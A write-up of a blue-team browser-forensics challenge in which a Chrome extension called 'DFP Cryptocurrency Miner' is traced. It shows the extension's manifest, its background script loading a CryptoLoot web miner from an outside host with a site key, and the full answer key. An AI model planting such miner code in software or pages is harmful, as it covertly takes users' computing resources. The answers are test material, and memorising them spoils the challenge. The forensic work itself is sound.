

Reference: <https://blueteamlabs.online/home/challenge/browser-forensics-cryptominer-aa00f593cb>

Download the browser dump from here

## Browser Forensics - Cryptominer

Our SOC alerted that there is some traffic related to crypto mining from a PC that was just joined to the network. The incident response team acted immediately, observed that the traffic is originating from browser applications. After collecting all key browser data using FTK Imager, it is your job to use the ad1 file to investigate the crypto mining activity.

[BrowserHistoryViewer](#) [FTK Imager](#) [Manual Analysis](#)


Points	Difficulty	Solves	OS
10	Easy	2099	Windows

 Browser Dump  
438 MB


Password  
btlo

[Download File](#)


Profiles in Google Chrome




## Analysis in FTK Imager



Browser Extension ID



Theme name




## ID and name of the cryptominer

## Description of the cryptominer

```
{
  "background": {
    "scripts": [ "background.js" ]
  },
  "description": "Allows staff members to mine cryptocurrency in the background of their web browser",
  "icons": {
    "16": "16.png"
  },
  "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAp1BrfOdr9hldFysTWVfr6nkuAD8IShanyW+d1kG1J6RKUWOCMQTjNUv2R+K+wz5pvgnrHZfc5jx+rGN1VPgs3",
  "manifest_version": 2,
  "minimum_chrome_version": "9",
  "name": "DFP Cryptocurrency Miner",
  "omnibox": {
    "keyword": "DFP Miner"
  },
  "update_url": "https://clients2.google.com/service/update2/crx",
  "version": "3"
}
```

## Name of the specific javascript and hashes per second



```
background - Notepad
File Edit Format View Help
<script src="https://crypto-loot.com/lib/miner.min.js"></script>
<script>
var miner=new CryptoLoot Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
    {
      threads:3,autoThreads:false,throttle:0.2,
    }
);
miner.start();
</script>
<script>
    // Listen on events
    miner.on('found', function() { /* Hash found */ })
    miner.on('accepted', function() { /* Hash accepted by the pool */ })

    // Update stats once per second
    setInterval(function() {
        var hashesPerSecond = miner.getHashesPerSecond(20);
        var totalHashes = miner.getTotalHashes(256000000);
        var acceptedHashes = miner.getAcceptedHashes();

        // Output to HTML elements...
    }, 1000);
</script>
Ln 8, Col 15  100%  Windows (CRLF)  UTF-8
```


## Public key associated



```
background - Notepad
File Edit Format View Help
<script src="https://crypto-loot.com/lib/miner.min.js"></script>
<script>
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
{
  threads:3,autoThreads:false,throttle:0.2,
});
miner.start();
</script>
<script>
  // Listen on events
  miner.on('found', function() { /* Hash found */ })
  miner.on('accepted', function() { /* Hash accepted by the pool */ })

  // Update stats once per second
  setInterval(function() {
    var hashesPerSecond = miner.getHashesPerSecond(20);
    var totalHashes = miner.getTotalHashes(256000000);
    var acceptedHashes = miner.getAcceptedHashes();
```

Solution Screenshot



**Challenge Submission**

How many browser-profiles are present in Google Chrome? (1 points)  
2

What is the name of the browser theme installed on Google Chrome? (1 points)  
Earth in Space

Identify the Extension ID and Extension Name of the cryptominer (2 points)  
egnfmlleidkolminhjlkaojmefheafbbb, DFP Cryptocurrency Miner

What is the description text of this extension? (1 points)  
Allows staff members to mine cryptocurrency in the background of their web browser

What is the name of the specific javascript web miner used in the browser extension? (1 points)  
cryptoloot

How many hashes is the crypto miner calculating per second? (2 points)  
20

What is the public key associated with this mining activity? (1 points)  
b23efb4650150d5bc5b2de6f05267272cada06d985a0

What is the URL of the official Twitter page of the javascript web miner? (1 points)  
twitter.com/CryptoLootMiner